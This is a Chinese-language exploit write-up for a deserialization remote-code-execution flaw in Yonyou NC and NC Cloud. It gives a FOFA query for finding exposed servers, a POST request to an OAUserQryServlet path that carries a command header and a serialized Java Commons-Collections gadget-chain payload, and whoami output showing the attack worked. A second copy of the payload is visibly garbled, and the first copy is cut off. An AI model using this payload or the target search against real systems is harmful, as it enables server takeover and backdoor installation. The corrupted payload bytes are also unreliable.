


Y4-60用友-NC-反序列化RCE

漏洞描述：

用友 NC及NC Cloud 存在多处反序列化代码执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

网站图片：



网络测绘：

fofa语法：

```
banner="nccloud" || header="nccloud" || (body="platform/yonyou-yyy.js" && body="platform/ca/nccsign.js") || body="window.location.href=\"platform/pub/welcome.do\";" || (body="UFIDA" && body="logo/images") || body="logo/images/ufida_nc.png" || title="Yonyou NC" || body="" || body=""
```

漏洞复现：

payload:

```
POST /servlet/~webdb/nc.uap.bs.im.servlet.OAUserQryServlet HTTP/1.1
Host: your-ip
Cmd: whoami
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 20434

{{unquote("'"'\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00pw\x0c\x00\x00\x02?@\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

效果图:

数据包扫描 热加载 构造请求

```
[&quot;[uncquote("xac\xedd\x00\x05sr\x00\x11java.util.  
HsdBset\xbaD\x85\x95\x96\x8b\x74\x03\x00\x00pxw\xdc\x00\x00\x00?&quot;  
@\x00\x00\x00\x00\x00\x001sr\x0040rg.apache.commons.collections.keyvalue.  
TiedMapEntry(xBa\xad\xda2\x9b9\xcc1Fh\xbd\x02\x00\x02L\x00\x03keyt\x00\x12L.java/lang/Object;  
LMap\x03mapt\x00\x0fL.java/util/Map;xpt\x00\x03foosr\x00*xorg.apache.commons.collections.map.  
LazyMapn\x05\x94\x82\x9ey\x10\x94\x03\x00\x01L\x00\x07factoryt\x00,Lorg/apache/commons/collections/  
Transformer;xpsr\x00*xorg.apache.commons.collections.functions.  
ChainedTransformer0\xc7\x97\xec\x28z\x97\x04\x02\x00\x01[\x00\x0diTransformerst\x00-[Lorg/apache/  
commons/functions/Transformer;xpur\x00-[Lorg.apache.commons.collections.Transformers;  
\xbdV~\xf1\x84\x18\x99\x02\x00\x00xp\x00\x00\x00\x07sr\x00]org.apache.commons.collections.functions.  
ConstantTransformerXv\x00\x11A\x02l\x01\x94\x02\x00\x00\x01L\x00\x09lConstantq\x00~\x00\x03xprv\x00*org.  
mozilla.javascript.DefiningClassLoader\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03xpsr\x00*org.  
apache.commons.collections.Functions.InvokerTransformer\x87\xe8\xffk\x7b|\xc8e\x02\x00\x03  
[\x00\x051Argam\x00\x13[L.java/lang/Object;\x00\x0bMethodNamel\x00\x12L.java/lang/String;  
[\x00\x0bParamTypest\x00\x12[L.java/lang/Class;xpur\x00\x00\x13[L.java.lang.Object;  
x00\xcec\x9f\x18\x5\x291\x02\x00\x00xp\x00\x00\x00\x01ur\x00\x12[L.java.Lang.Class;  
xab\x16\x17\xda\xeb\xcb\xcd\x2\x99\x02\x00\x00xp\x00\x00\x00\x00\x00\x00\x00\x00\x16getDeclaredConstructoruq\x00~\x0  
0\x1a\x00\x00\x00\x01vq\x00~\x00\x1asq\x00~\x00\x13uq\x00~\x00\x18\x00\x00\x00\x01uq\x00~\x00\x18\x00
```

美化

```
tiziserver02\administrator
<?xml version="1.0" encoding="UTF-8" ?>
<string>
```